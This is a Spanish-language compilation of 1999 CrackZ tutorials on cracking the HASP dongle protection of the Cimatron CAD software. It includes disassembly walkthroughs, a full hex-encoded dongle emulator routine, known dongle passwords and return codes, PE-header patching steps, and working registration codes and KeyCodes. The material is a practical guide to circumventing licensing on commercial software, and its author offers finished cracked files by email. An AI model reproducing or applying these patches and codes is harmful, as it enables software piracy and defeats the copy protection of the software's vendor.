Sin embargo la versión 7 es desencriptada por la v. 6, lo que significa que no puedes simplemente pegar tu rutina de emulación al comienzo de la sección .data, tienes que encontrar donde se desencripta(bpr otra vez). - Te aviso que esto pondrá a prueba tu paciencia en cuanto que hay un montón de instrucciones de copia 'de' y 'a' con las que haberselas. No creía que fuera práctico trabajarse todos los byte desencriptados que se requieren para generar mi rutina de emulación completa(que para cimit.DLL alcanza los 672 bytes), así que solo desencripté un 'long JMP' a otra rutina que coloqué en el espacio libre al final de .reloc, recuerda que realmente no nos importa cómo leches se desencripta la versión 7, no vamos a hacer nunca una llamada a ese lugar. En la versión distribuida de este crack tuve que emular el servicio 3, e hice un trabajo bastante torpe al modificar las características de la cabecera PE, por eso pude escribir un salto JMP sobre uno JNZ(no muy agradable estéticamente).

Para aquellos de vosotros que uséis la opción RE_ENGE, necesitaréis un número de registro para poder salvarlo correctamente. Mi buen amigo prs parcheó la DLL para vosotros, sin embargo yo anduve la milla extra y forcé que aceptara 00061E21 como un código válido.

Esto es todo, no hay aquí disponible ningún crack para perdedores, id y haced algo de trabajo vosotros mismos :-) Si alguien de Cimatron se toma la molestia de mandarme un correo electrónico quizás tengamos una conversación civilizada.

© 1999CrackZ, 18 de Diciembre de 1999.

Como seguro que esta traducción tendrá errores y puntos que no han quedado claros, mándame tus dudas a :

elcorinto@hotmail.com

CORINTO. Piensa, y que no te cojan !!!.

Cimatron v10.6 - Tutorial por CrackZ

http://www.cimatron.com - Pagina Web.
Obtenga el release de RiSE del 26/11/99.
Emulador HASP de UCL incluyendo los codigos fuente.

Este tutorial marca el fin de mi actual serie sobre HASP y no esta recomendado para principiantes, tal como lo he discutido en muchos "reversings" bastante pesados. Un mensaje a los diseñadores de Cimatron si por casualidad leyeran esto, como se que lo hacen:-), esta sera la ultima version de sus productos que mostrare como crackear, no obstante dudo que puedan ustedes dormir facilmente sin embargo, como que inevitablemente algun otro esta preparado para tomar mi lugar y distribuir su bastante buen software libremente.

Hemos visto en tutoriales HASP anteriores como localizar facilmente la rutina principal HASP, El proceso de crackear la mayoria de estos era bastante simple, use su editor HEX para localizar la cadena HASPDOSDRV y cambie el proximo E9 (JMP) por E8 (CALL), luego emparche el punto de entrada a esto, varios F8's debajo de CALL [EBP+00] como ocurre muy cerca despues de una llamada CreateFileA a cualquiera de los dispositivos HASP. Obviamente todo lo que sus nuevas rutinas necesitaban era el codigo de servicio apropiado en BH, no describire esto nuevamente, alcance su haspman.pdf y eche una mirada a la seccion sobre ASM. Si usted es serio sobre el crakeo de HASP entoces codificar o convertir el generador HASP de UCL en ASM debe ser una prioridad, si es perezoso envieme un e-mail y yo le enviare un archivo de aproximadamente 600 bytes que utilizo para emular todas las funciones MemoHASP.

Por supuesto HASP no podia hacer esto facil y la version 6 vio la manifestacion de la 'cubierta' (envelope) que es un encriptador de PE que tiene algunos trucos bastante buenos, confiando en el dongle para hacer el desencriptado. Esto usualmente toma la forma de una llamada IsHasp() (service 1), luego HaspCode()(service 2) dos veces, luego decrementan el codigo "seed". Con respuestas conocidas todo lo que se necesitaba era emparchar los codigos requeridos como retorno y volcar el programa desencriptado con su "dumper" favorito (necesariamente recomiendo el IceDump).

La version 7 de la cubierta sin embargo muestra un marcado cambio. Principalmente, HASP comenzo a darse cuenta que ciertos "reversers" rusos estaban ganado dinero vendiendo vxd's HASP que eran activadas usando llaves de registro (vea el link de UCL al comienzo de este ensayo). Yo les mostrare ahora por primera vez como se hace esto. Los drivers HASP para Windows 95/98 consisten en 2 archivos, hasp95.vxd & hasp95dl.vxd, como usted ya podria haber supuesto hasp95.vxd es el driver estatico y hasp95dl.vxd esta dinamicamente cargado (dl). Es en el drive dinamico donde los rusos enfocaron su ataque:-(

```
Control_0
CMP EAX, 7
JZ loc_C0000000
CMP EAX, 9
JZ loc_C0000002
CMP EAX, 1Eh
JZ loc_C000000D
CMP EAX, 2
JZ loc_C000001A
CMP EAX, 23h <-- W32_DeviceIOControl.
JZ loc_C000009E
CLC <-- Sale del servicio limpiando CF.
```

El procedimiento Control realmente no es nada mas que un "switch statement", usted probablemente ha visto la misma cosa un millon de veces en C o lenguajes del mismo tipo. Por supuesto, HASP posee buenas vxd con ID de usuario, aprobadas por Microsoft tambien llamadas via DeviceIOControl, la interfase aprobada por Microsoft. Cuando EAX=23 es tiempo para alguna accion. La estructura en ESI es entonces la llave, especificamente el valor de [ESI+0C]. Cuando este es 2 tenemos un servicio de HASP en accion, Cuando [ESI+0C] es -1/0/1/3/4 otros trabajos son realizados, veanlo por si mismos cargando su blanco de HASP, ingresando en SoftICE y tipeando 'vxd hasp95dl' y luego posicionando un bpmb en la direccion del procedimiento de

control. Todo lo que los "de-HASPers" hacen es re-escribir esta rutina de "dispatch", haciendo que desencripte los parametros del HASP (que a este nivel es XOR con AAh y ROR 4 veces), accionar el servicio es decir devolver las respuestas que quieren, realizar una VMMCall _RegOpenKey y RegQueryValueEx si fuera necesario y voila, re-encriptar los parametros y salir del servicio. Yo hice exactamente lo mismo usando los drivers v3.81 de HASP en alrededor de una hora y ahora tengo una fina seleccion de software que funciona. Muchos de los tipos rusos tambien guardan varios dongles simulados en hasp95dl.vxd.

HASP por supuesto cayo en la cuenta de esto y primero contra-ataco mediante la emision continua de drivers actualizados, esto por supuesto significo que los "de-HASPers" debian ponerse al dia permanentemente. Realmente esto no podia continuar indefinidamente y la gente de HASP cambio de tacticas y esto marca el punto donde la cubierta v7 despega. Ahora, usted puede comenzar con cualquiera de los programas Cimatron para este tutorial (conseguir el release de RiSE es probablemente la forma de hacerlo), muchos de los programas principales son solamente cargadores para las correspondientes DLL's. Yo elegi chkddf.exe/chkddf.DLL debido a que era comparativamente pequeña para desensamblarla (otros 31 archivos trabajaran exactamente igual que este).

La primera cosa que hice, un bpx en CreateFileA para ese driver, pero sin esperanzas, luego probe muchos otros breakpoints (incluso DeviceIOControl), el unico que pude conseguir que trabajara es MessageBoxA, usted puede rastrearlo ahora, pero dejeme hacer algo antes. Primero ponga un bpmb en el control de procedimientos de hasp95dl.vxd y corra chkddf.exe, no se dispara, por que?, bien la nueva cubierta ahora desencripta la propia rutina real de comunicaciones entonces los emuladores vxd por reemplazos de bajo nivel han terminado.

```
1C003CFC CALL 1C003C40 <-- Aqui.
1C003D01 TEST EAX, EAX
1C003D03 MOV DWORD PTR [1C0327F8], EAX
1C003D08 JZ 1C003D1F
1C003D1F PUSH 1C030054 <-- "Protection Device Not Found".
```

CALL 1C003CFC es aqui donde usted llegara con su primer break. Una pequeña intuicion de StringRef quizas :-)

```
1C003D40 SUB ESP, 100 <--Hace algun espacio en el stack.
1C003D46 PUSH ESI
1C003D47 PUSH EDI
1C003D48 XOR ESI, ESI <-- ESI=0.
1C003D4A CALL 1C008D60 <-- Puede haber mas debajo de esto.
1C003D4F TEST EAX, EAX
1C003D51 JZ 1C003D65
1C003D53 PUSH 1C03007C <-- "Your version of the HASP driver is too old".
```

Comprenda que nuestro problema era que no pudieramos encontrar donde la cubierta abrio las comunicaciones entre el HASP y el programa, una pequeña intuicion le dice que debe haber sido dentro de CALL 1C008D60 sino como puede determinar que la version es demasiado antigua.

```
1C008D60 PUSH 1C033DD0
1C008D65 PUSH 1C033DCC
1C008D6A PUSH 1C033DC8
1C008D6F PUSH 1C033DC4 <-- Esto por supuesto debe ser la direccion de retorno para la
devolucion de parametros.
1C008D74 PUSH 0
1C008D76 PUSH 0
1C008D78 PUSH 0
1C008D7A PUSH 0
1C008D7C PUSH 1 <-- Servicio.
1C008D7E CALL 1C01E000 <-- Este es el inicio del la seccion .data!.
1C008D83 MOV ECX, DWORD PTR [1C033DCC]
```

```
1C008D89 XOR EAX, EAX <-- EAX=0.
1C008D8B ADD ESP, 24 <-- Puliendo el stack.
1C008D8E CMP ECX, FFFFFF99 <-- -103.
1C008D91 SETE AL <-- Flag AL.
1C008D94 RET
```

¡Ahora estamos llegando a alguna parte, montones de parametros puestos dentro (pushing) de CALL 1C01E000 que realmente es el inicio de la seccion .data! y no desensamblada para nada por W32Dasm. Esto es lo que debe estar pasando. Prepare un breakpoint al registro de debug para esto y veamos como procede el codigo. Bien, yo no voy a decirle todo, pero lo que si le dire en este trazado es como nadar a traves de la masa viscosa, mucho de este codigo es verdaderamente loco:-), en principio usted debe tratar de distinguir entre el ruido y la intencion real del codigo, hay un monton de basura, algo asi como 2 o 3 instrucciones que no hacen nada, considere lo siguiente:-(

```
:1C01E006 PUSHAD  <-- Salve todos los registros.
:1C01E007 ADD AL,00     <-- Basura.
:1C01E009 XCHG ESI,ESI  <-- Basura.
:1C01E00B MOV AH,AH     <-- Basura.
:1C01E00D CALL 1C0298D2 <-- CALL real.

:1C0298D4 MOV EDX,[ESP]  <-- Real.
:1C0298D7 JA 1C0298D9  <-- Basura.
:1C0298D9 SUB ESP,-04  <-- Preparado para la funcion.
:1C0298DC SHLD EBX,ECX,80  <-- Basura.
:1C0298E0 MOV EBP,ESP  <-- Preparado para la funcion.
:1C0298E2 XCHG BH,BH  <-- Basura.
:1C0298E4 ADD EBP,FFFFFFF4  <-- Prepara EBP.
:1C0298EA LEA EDI,[EDI]  <-- Basura.
:1C0298EC MOV EBX,1F8DFE10  <-- Basura.
:1C0298F1 XCHG BH,BH  <-- Basura.
```

Por que estoy mostrandole esto?, bien, este nuevo objeto encriptado esta seriamente bien codificado para obscurecer el debugging y hay mucho [there is a lot of leading of the cracker], vi montones de codigo que parecia notablemente familiar en la version 6 de la cubierta solo que no trabajaba como esperaba, e.g. :-(

```
:0072F067 PUSH 0072B6C6
:0072F06C CALL 00729D68  <-- haspreg().
:0072F071 MOV EDI,[ESP+3C]
:0072F075 MOV [EDI],EAX  <-- Retorna Par1.
:0072F077 MOV EDI,[ESP+40]
:0072F07B MOV [EDI],EBX  <-- Retorna Par2.
:0072F07D MOV EDI,[ESP+44]
:0072F081 MOV [EDI],ECX  <-- Retorna Par3.
:0072F083 MOV EDI,[ESP+48]
:0072F087 MOV [EDI],EDX  <-- Retorna Par4.
:0072F089 ADD ESP,04  <-- Corrige el stack.
:0072F08C POPAD  <-- Restaura los registros.
```

Dejando estas notas de lado usted por supuesto ya habra comprendido lo obvio. Esto es que simplemente no hay ninguna necesidad de estudiar la desencripcion debido a que nuestros codigos de retorno estan todos del lado de la aplicacion verificada (todos los parametros estan puestos dentro del stack del objeto encriptado listo para ser accionado). Aun veremos luego como esto hubiese causado problemas pero no lo eran para la sobrecarga de proteccion en el DLL principal (cimit.DLL). Todo lo que nosostros necesitamos hacer es insertar nuestra rutina de emulacion en el inicio de la seccion .data y accionar el servicio, nosotros sabemos desde los primeros "snippets" que las direcciones de retorno tambien son colocadas (pushed) en la cubierta :-

).

Yo voy a apublicar aqui mi rutina completa de emulacion "tal como esta", esta puede ser pegada con su editor HEXadecimal en los otros 31 archivos protegidos (eventualmente tambien encontrara su camino dentro de cimit.DLL pero no todavia). Por supuesto los astutos entre ustedes habran notado rapidamente un problema. Cuando el servcio 2 es llamado el unico parametro pasado a traves del stack es el codigo "seed" (64) y no los passwords del desarrollo, por consiguiente siendo este un blanco totalmente desconocido podriamos tener un problema, afortunadamente yo supe que para la version 10 eran 2209/713D, de hecho podriamos haberlos descubierto para cimit.DLL tambien como usted a visto. Por lo tanto Cimatron, si usted esta leyendo esto, tome nota de estos 2 errores.

i) usted esta usando el codigo "seed" (64) solo una vez y sus passwords son conocidos.
ii) recuperar sus password hubiese sido tan facil como usando la version 6 de la cubierta para proteger cimit.DLL.

Obviamente podemos emparchar en los codigos de retorno correctos y no esmerarnos realmente.

```
PUSHAD (60) <-- Salva todos los registros.
CALL $+5 (E8 00 00 00 00) <-- Nuestro emulador.
POP EBP (5D) <-- Obtiene la direccion actual.
XOR EAX, EAX (33 C0) <-- EAX=0.
MOV EAX, [ESP+24] (8B 44 24 24) <-- Servicio.
CMP AX, 1 (66 3D 01 00) <-- Es el IsHasp().
JNE $+8 (75 08)  <-- Chequee el proximo servicio.
MOV EDI, [ESP+38] (8B 7C 24 38) <-- direccion de retorno de Par1.
MOV [EDI], EAX (89 07) <-- HASP encontrado.
POPAD (61) <-- Restaura todos los registros.
RET (C3) <-- // IsHasp().
CMP AX, 2h (66 3D 02 00) <-- Es el HaspCode().
JNE $+2A (75 2A) <-- Chequee el proximo servicio.
MOV AX, 3FA1 (66 B8 A1 3F) <-- Codigo de retorno 1.
MOV EDI, [ESP+38] (8B 7C 24 38)
MOV [EDI], EAX (89 07)
MOV AX, FF26 (66 B8 26 FF) <-- Codigo de retorno 2.
MOV EDI, [ESP+3C] (8B 7C 24 3C)
MOV [EDI], EAX (89 07)
MOV AX, 5EE7 (66 B8 E7 5E) <-- Codigo de retorno 3.
MOV EDI, [ESP+40] (8B 7C 24 40)
MOV [EDI], EAX (89 07)
MOV AX, 4955 (66 B8 55 49) <-- Codigo de retorno 4.
MOV EDI, [ESP+44] (8B 7C 24 44)
MOV [EDI], EAX (89 07)
POPAD (61)
RET (C3) <-- // HaspCode().
CMP AX, 4Bh (66 3D 4B 00)
JNE $+2D (75 2D) <-- Siempre un falso retorno exitoso.
MOV EDI, [ESP+38] (8B 7C 24 38) <-- Obtiene la direccion leida.
MOV EAX, [EDI] (8B 07) <-- En EAX.
LEA EDI, [EBP+68] (8D 7D 68) <-- Inicio de la memoria emulada (16 bytes).
ADD EDI, EAX  (03 F8) <-- Suma la direccion a leer.
MOV AL, BYTE PTR [EDI] (8A 07) <-- Colocado en AL.
MOV EDI, [ESP+3C] (8B 7C 24 3C) <-- Codigo de retorno 2.
MOV [EDI], EAX (89 07)
XOR EAX, EAX (33 C0) <-- EAX=0.
MOV EDI, [ESP+40] (8B 7C 24 40) <-- Codigo de retorno 3.
MOV [EDI], EAX (89 07)
```

```
POPAD (61)
RET (C3) // ReadByte().
db 16 (memoria emulada).
XOR EAX, EAX (33 C0) <-- EAX=0.
MOV EDI, [ESP+38] (8B 7C 24 38).
MOV [EDI], EAX (89 07).
MOV EDI, [ESP+3C] (8B 7C 24 3C).
MOV [EDI], EAX (89 07).
MOV EDI, [ESP+40] (8B 7C 24 40).
MOV [EDI], EAX (89 07).
MOV EDI, [ESP+44] (8B 7C 24 44).
MOV [EDI], EAX (89 07).
POPAD (61).
RET (C3).
```

Note que yo he emulado solo 3 servicios aqui (1,2 & 4B), si usted examina el listado del desemsamblador muy de cerca vera que muchos otros servicios son referenciados (4, 32, 46, 48, 49 & 4A), sin embargo el codigo nunca podra ser alcanzado, por supuesto con un programa como Cimatron y otros 31 DLL's para desproteger usted podria pensar que el tiempo que toma desensamblar cada DLL es inaceptable y entonces emular esos servicios no referenciados tambien. Con el servicio 4B 2 bytes son leidos, direcciones C & D, estos son entonces XORed con 8000h y deben igualar el ID de su dongle i.e. un ID 0614 requiere 8614 => word C = 14 & word D = 86. Dispare su recientemente emparchado chkddf.exe, bien sabe usted, esto funciona :-).

El DLL principal en Cimatron es cimit.DLL, este ejecuta el programa principal y esta protegido para reflejar eso. En vez de simplemente la version 7 de la cubierta, Cimatron ha aplicado la version 6 tambien. En vez de darle con cuchara esta "galleta" (cracker), yo solamente describire como lo hice, la aplicacion le queda a usted. En principio la cubierta v6 tiene que ser localizada, usted puede hacer esto con el usual bpx en FreeEnvironmentStringsA, el programa tambien verifica para el dongle de Cimagrafi's entonces busque esos passwords :-). Yo elegi hacer alguna redirecciones aqui, usted puede encontrar el JMP HASPDOSDRV bastante facilmente y redirigir el JMP a un CALL a su propia rutina - esto significa que usted debe encontrar donde es desencriptado el codigo para ese JMP (facil con bpr).

La cubierta v7 sin embargo es desencriptada por la cubierta v6 lo que significa que usted no puede simplemente pegar su emulador al comienzo de la seccion .data, usted tiene que encontrar donde es desencriptada (bpr nuevamente) - le advierto, esto probara su paciencia como que hay mucho 'copiar a' y 'copiar desde' para lidiar. Yo no pense que fuera practico trabajar todos los bytes desencriptados requeridos para generar mi rutina de emulacion completa (que para cimit.DLL alcanza los 672 bytes), por consiguiente desencripte solamente un "JMP long" a otra rutina que puse en el espacio libre al final de .reloc, recuerde que no tenemos cuidado actualmente si la cubierta v7 es desencriptada como basura, nosotros nunca vamos a llamar alli. En la version distribuida de este crack yo tuve que emular el servicio 3 y realize un trabajo muy torpe modificando las caracteristicas del header PE tambien podria escribir un JMP sobre un JNZ (esteticamente desagradable).

Aquellos de ustedes que usan la opcion RE_ENGE necesitan un numero de registro para poder salvar apropiadamente. Mi buen amigo prs emparcho un DLL para ustedes, yo recorri todavia la milla extra y force 00061E21 como un codigo valido.

Esto es real, no hay cracks terminados hechos para perdedores aqui, vayan y hagan algun trabajo ustedes mismos :-). Si cualquiera de Cimatron tiene bastante inquietud como para enviarme un e-mail entonces, quizas, una conversacion civilizada pueda estar proxima.

Dongles Return to Main Index

© 1999 CrackZ. 18th December 1999.

Cimatron 10 BETA - Tutorial

http://www.cimatron.com/ - Pagina Web.
Versión de instalacion(65Mb's).

Cimatron es un software muy caro y su proteccion parece formidable cuando se la ve por primera vez, nunca ha sido practico eliminar el dongle usado mediante emparchado solamente, en vez de eso debemos emular la rutina principal del HASP. El programa tambien utiliza varios codigos para habilitar opciones(esto es solamente una llave del registro - el aptly llamado KeyCode controla la ejecucion del modulo). Comenzaremos por localizar la marca de fabrica de la rutina HASP (Yo utilizo mi propio programa de marca de fabrica para este proposito, pero no es exactamente dificil codificar su propio findhasp.exe :)). 2 lugares estan descubiertos, pero donde nos enfocaremos primero es en haspms32.dll.

Afortunadamente usted puede desensamblar facilmente este archivo y localizar la exportacion del 'hasp', esta es la rutina de llamada al dongle que recibe y acciona los codigos de servicio. Me he enfocado en cimit.dll como conteniendo la mayoria de los chequeos simplemente porque todos los modulos Cimatron son realmente cargadores (loaders) para cimit.dll. Cimit.dll tambien aloja el chequeo del KeyCode que no tratare aqui, aunque sea digno de alguna discusion. Cimit.dll pesa unos 6.6Mb's y el desensamblado con el W32Dasm era la unica opcion en mi PC.

2hrs despues, efectivamente si chequean las funciones importadas encontraran haspms32.hasp (estas son buenas noticias para nosotros), el numero de CALL's sin embargo es evidentemente NO TAN grande. Unos 22 chequeos separados, muchos servicios diferentes pero todos localizados muy proximos en terminos de direccion. Los listaremos aparte a causa de los argumentos, recuerden el formato de los parametros {colocados}.

Basic & servicios Hasp Especificos para el Dongle

Servicio: Nom./No.	No. de parametros retornados	Otras direcciones X-ref
IsHasp() - 1	1 parametro de status (Par1).	1C53E115, 1C53E1C7
HaspCode() - 2	4 parametros retornados.	1C53E164, 1C53E4FA
ReadWord() - 3	2 retornos (word + status).	1C53E3E9
WriteWord() - 4	1 parametro de status.	1C53E288, 1C53E2F1
ReadBlock() - 32	1 parametro de status.	1C53E372
SetTime() - 46	1 parametro de status.	1C53E8A4
GetTime() - 47	4 parametros retornados.	1C53E98B
SetDate() - 48	1 parametro de status.	1C53E908
GetDate() - 49	4 parametros retornados.	1C53EA20
WriteByte() - 4A	1 parametro de status.	1C53E5E9, 1C53E66F, 1C53E6C6 1C53EAC7, 1C53EB24.
ReadByte() - 4B	2 retornos (byte + status).	1C53E73C, 1C53E7C1, 1C53E81B 1C53EB80, 1C53EBDE.

Todos estos servicios y chequeos parecen desalentadores, 22 chequeos en total, a los diseñadores de Cimatron realmente les gusta estar leyendo y escribiendo en el dongle, tambien hacen uso del reloj de tiempo real. Tristemente esta maravillosa estructura API tiene una debilidad inherente, los que hacemos ingenieria inversa podemos ver lo que el programa debe devolver exactamente, obviamente en el caso del servicio 2 usaremos un generador HASP de UCL's para encontrar los codigos de retorno reales (aunque podemos estar en problemas si otras dll's llaman a los sevicios con "seeds" diferentes), sin embargo todos los parametros lucen bastante faciles de recuperar. Podemos cargar la exportacion haspms32.dll con el Loader de SoftICE, esto sera util para localizar los chequeos iniciales, pero finalmente querremos rastrear el .dll y codificar nuestra rutina emuladora alli.

Hagamos un bpx para hasp(). Nuestro primer break es en la direccion 1C53E4B1 (servicio 1), parece como si el DWORD a ser verificado debiera ser no-cero. Despues de modificar este chequeo en memoria el servicio 2 es llamado en 1C53E4FA, aqui podemos ver los parametros que deseabamos :), Password 2 es 713D, Password 1 es 2209 y el "seed" code es 64 (el resultado de los parametros retornados es este - 3FA1, FF26, 5EE7 & 4955). Los diseñadores de Cimatron sin embargo, evidentemente no son estupidos, ellos no verifican solo el codigo de retorno, sino que lo manipulan (aunque unicamente una subtraccion)y utilizan el resultado como flags, esto sin embargo no sera un problema cuando "emulemos" estos retornos dentro de la rutina principal del hasp().

Un bpx final ocurre con una llamada al Servicio 4B, esto devuelve error -28 (El HASP con el password especifico no fue encontrado), evidentemente este deberia ser 0. Asi que iniciamente podemos ver lo que es necesario hacer, pero luego encontraremos solo 3 de los servicios, recuerden que no es dificultoso revertir estos procedimientos de verificacion en cada caso, heche una mirada al servicio 2.

```
:1C53E4FA CALL hasp() Servicio 2.
:1C53E4FF MOV ECX, DWORD PTR [1D33D7C8] <-- Codigo de retorno 1 (3FA1).
:1C53E518 MOV EAX, DWORD PTR [1D33D7CC] <-- Codigo de retorno 2 (FF26).
:1C53E530 MOV EDX, DWORD PTR [1D33D7D0] <-- Codigo de retorno 3 (5EE7).
:1C53E549 MOV ECX, DWORD PTR [1D33D7D4] <-- Codigo de retorno 4 (4955).
```

Los diseñadores de Cimatron actualmente restan estos valores de otras posiciones de memoria, los resultados deseados deben ser siempre 0. Para que funcione el servicio 4B necesitamos el valor del byte de retorno (sabemos que el estado del Par3 debe ser 0). Antes de que hagamos todo esto, les dare un KeyCode para el registro. Realmente su valor es echar una mirada a la matematicas detras de estos codigos que se validan usando IDIV's firmados.

"25077193,24980256,22023906,14541172,14488979,6305836,6222823,4336014"

Retornemos a nuestro emulador HASP . Cuando comenzamos el bpx para hasp() encuentra que se hacen llamadas a los servicios 1,2 & 4B (x2). Echemos una mirada dentro de haspms32.dll (MEMORIZE ESTE PATRON DE CODIGOS).

```
:10002E46 CMP BH,32 <-- BH es SIEMPRE el codigo del servicio.
:10002E50 JB 10002E50 <-- el Handle del servicio basico es levemente diferente.
:10002E56 CALL 10002C64 <-- Comunicacion con el HASP.
```

Despues de la llamada para comunicarse con el HASP nuestros parametros estan listos para se retornados Par1=AX, Par2=BX, Par3=CX & Par4=DX, ahora bien, el objetivo de nuestro emulador es i) identificar el codigo de servicio, ii) responder de acuerdo a el & iii) emparchar los valores correctos de acuerdo con el servicio. Hacer espacio para nuestra rutina no es demasiado dificil (al menos es lo que pense al principio), simplemente podemos escibrir sobre la llamada al hasp() con nuestro emulador CALL (CALL es preferible a JMP porque podemos (hacer) RET mas facilmente).

Nuestro primer problema es evidentemente identificar el servicio, simple realmente, es siempre el valor de BH. Hablemos un poco sobre el manejo de los servicios, el servicio 1 no es un problema, donde el servicio 2 podria haber sido mas tramposo es si el "proteccionista" hubiese emitido 2 llamadas al servicio 2 con un codigo "seed" diferente, pienso sin embargo que este no es el caso. Para el servicio 3 conocemos CX (Par3) necesitamos que sea 0 y BX (Par2) deberia ser una palabra del dongle, sin embargo no puedo ver como el servicio 3 puede ser llamado, ciertamente la creacion de una pagina del stack en 1C53E3B0 no podria ser alcanzada nunca, nosotros lo emularemos solo en caso de que. Los servicios 4/32/4A mostraran ser triviales (Par3=0). Miraremos los servicios especificos de Time/Date luego, el service 4B podria darnos un dolor de cabeza si los parametros de retorno se verifican o se utilizan como variables.

Con el servicio 4B estoy contando con un poco de suerte, si usted piensa un poco en terminos de lenguaje de alto nivel, comprendera lo dificil que es no traicionar el valor del codigo de retorno esperado (Par2) si usted lo utiliza como variable o flag, la necesidad de un manejador de error mostraria eso, obviamente los puntos a considerar son donde cualquier flag podria ser chequeado. Mirando cada llamada al servicio 4B, ambos Par2/Par3 siempre parecen ser verificados, pero no estoy seguro

de si Par2 se usa realmente como alguna otra cosa que un flag indicador, pero eso puede ser verificado usando SoftICE. Hagamos un boceto de nuestro codigo de emulacion.

Incio del Emulador

```
:CMP BH,01 <-- Es el servicio 1 (80 FF 01).
:JNZ proximo_servicio
:MOV EAX,00000001 <-- EAX (Par1=1) HASP encontrado.
:RET <-- Retorno del emulador.
:CMP BH,02 <-- Es el servicio 2 (80 FF 02).
:JNZ proximo_servicio
:MOV EAX, 00003FA1 <-- Par1 (B8 A1 3F 00 00).
:MOV EBX, 0000FF26 <-- Par2 (BB 26 FF 00 00).
:MOV ECX, 00005EE7 <-- Par3 (B9 E7 5E 00 00).
:MOV EDX, 00004955 <-- Par4 (BA 55 49 00 00).
:RET <-- Retorno del emulador.
:CMP BH,03 <-- Es el servicio 3 (80 FF 03).
:JNZ proximo_servicio
:XOR ECX,ECX <-- Limpiar el Par3 (Par3=0).
:MOV EBX,00000001 <-- Creo que el Par2 deberia ser 1 .
:RET
:CMP BH,04 <-- Es el servicio 4 (80 FF 04).
:JNZ proximo_servicio .....
```

No completare esto, usted debe profundizar la idea para los codigos de servicio restantes. Debemos, sin embargo, chequear los servicios 46-49, (46 & 48) ambos probaran ser triviales, simplemente coloque Par3=0 i.e. (status good) y estos chequeos estaran muertos. Las llamadas a los servicios 47 & 49 sin embargo retornan 4 parametros, Par3 parece ser el unico que podemos fijar confiablemente. Como este HASP evidentemente tiene un reloj de tiempo real que no podemos emular facilmente, tendremos que descifrar que parametros son chequeados, podemos inferir los resultados del servicio 47 porque el servicio 49 deberia ser llamado (sino habria un pequeño punto que lo incluyera). Traslademos todos estos parametros a los 16 bytes del espacio de direcciones del dongle - nosotros establecimos esto chequeando nuestra primer llamada al hasp() 1 & 2).

Par1 = 1D33D7C8 (AX)
Par2 = 1D33D7CC (BX)
Par3 = 1D33D7D0 (CX)
Par4 = 1D33D7D4 (DX)

Esta translacion nos muestra que los servicios 47 & 49 chequean unicamente Par3 (el status). Podemos, por supuesto que solo por razones esteticas, emparchar algunos valores de fecha ficticios, aun cuando estos nunca parecen ser verificados. Yo emparche todo esto en mi rutina de emulacion, pero ay!, hay un tornillo suelto, hago correr Cimatron y suelta "No Protection Device", la razon de esto es un truco realmente solapado de los diseñadores de Cimatron, usted puede encontrarlo en la direccion 1C002F40. Una segunda rutina HASP esta incluida dentro de cimit.dll, por consiguiente no llama a nuestro maravilloso emulador, de alli el fracaso, hay tambien cuatro referencias cruzadas (X-ref)(afortunadamente para nosotros podemos emular la rutina una vez mas, que es exactamente la misma que en haspms32.dll).

Esta nueva rutina tiene 4 xrefs, 1C50A276, 1C50A2C1, 1C54FC40 & 1C54FC8B. Los servicios 3, 4B, 3 & 4B respectivamente, sin embargo los servicios 4B nunca son llamados (son trampas caza-bobos), si el programa esta contento con los resultados del servicio 3 entoces usted puede saltarse siempre esos chequeos secundarios. Sin embargo la presencia de esta rutina incorporada dentro de un dll es una noticia miserable para nosotros, en primer lugar, debemos buscar por cualquier otra ocurrencia y en segundo lugar debemos chequear todos los dll's mayores usados por el programa (aunque cimit.dll haga la mayoria del trabajo). La instruccion 'cmp bh, 32' sera un criterio lo suficientemente estrecho para realizar la busqueda, a menos que usted tenga su propia utilidad para hacerlo :).

Como sugeri, otros dll's llaman tambien a nuestro ahora emulado hasp() tambien, catia.dll (22 chequeos), chkcod.dll (20 chequeos), chkddf.dll (20 chequeos) - necesito continuar?. Pero (y este es un gran pero) todavia hay otro gran tornillo suelto, yo agregue mi codigo emulador y espere que todo funcionara, pero el programa se colgo muy poco ceremoniosamente, mi primer pensamiento:) (mala codificacion por mi parte), hice bpx al inicio del codigo de emulacion, despues de los primeros 5 opcodes podia ver alguna clase de corrupcion del codigo operativo, este es el verdadero asunto de los "reverser's", la rutina principal hasp() esta protegida de alguna forma contra modificaciones, algo mayor de 5 bytes o asi y alguna rutina patea (evidentemente no es un problema con la encripcion porque el archivo esta completamente desencriptado).

Esta rutina me produjo los mayores dolores de cabeza, salgo ahora de la pedagogia, probe haciendo bpx-ing para las APIs de apertura de archivos (BoundsChecker), buscando alguna clase de rutina de CRC/Paridad pero nada aparecio, probe re-dirigiendo la llamada a mas alto nivel (seguia corrupto), muchas mas cosas ademas pero todavia no podia emular eficazmente. Al final yo aprendi varias cosas, primero, que no importaba donde re-dirigia las llamadas o donde agregaba el codigo, la rutina pateaba, sin embargo podia emparchar 5 bytes y evitar la deteccion, esto casi seguramente excluye checksumming y CRC, quizas lo que tenemos es un verificador de paridad de orden (?), la solucion puede involucrar agregar codigo al final del archivo.

Agarren ustedes mismos una copia de una utilidad PE Dump,(el Dumppe.exe incluido con el Sourcer es perfectamente adecuado). Vuelquen el contenido a un archivo de texto usando una simple re-direccion de salida D.O.S. e.g.

```
dumppe haspms32.dll > dumphasp.txt
```

Consideren la siguiente información:

```
Tamaño de Imagen     : 18000
Tamaño Virtual       : 568  (de la seccion .reloc).
Offset del Raw Data  : 12200 (de .reloc).
Tamaño del Raw Data  : 600 (de .reloc).
Caracteristicas      : 42 00 00 40
```

Podemos chequear rapidamente 12200h+600h=18200h o 75.776d (el tamaño del archivo), 600-568=98 bytes de espacio libre la seccion .reloc que no es bastante espacio para nuestro emulador. En cambio nosotros alargaremos el archivo (yo elegi 250h), entonces podemos agregar esto al Tamaño de Imagen (18250), Tamaño Virtual (818) y Tamaño de Raw Data (850). Para realizar estos cambios necesitara editar los header's de los archivos PE (busque por .reloc usando HIEW (HVIEW?) y encontrara estos valores en estrecha proximidad). Tambien necesitaremos cambiar la caracteristica de 42 00 00 40 a 42 00 00 E2 (ver la documentacion de M$ sobre archivos PE para comprender esto). Finalmente con nuestros nuevos valores necesitaremos alargar el archivo (12,200h+850h=12A50h) = 76,368 bytes.

Este cambio nos dara espacio suficiente para iniciar un CALL a nuestro emulador y realizar las acciones necesarias, esto de veras trabaja y podemos realizae facilmente un RET al final completando asi el crack ([btw?] el instalador hace una llamada al servicio 5 que puede tambien gustarle emular). Si usted quiere echar una mirada a un haspms32.dll emulado, entonces envieme un e-mail y le dare la URL.

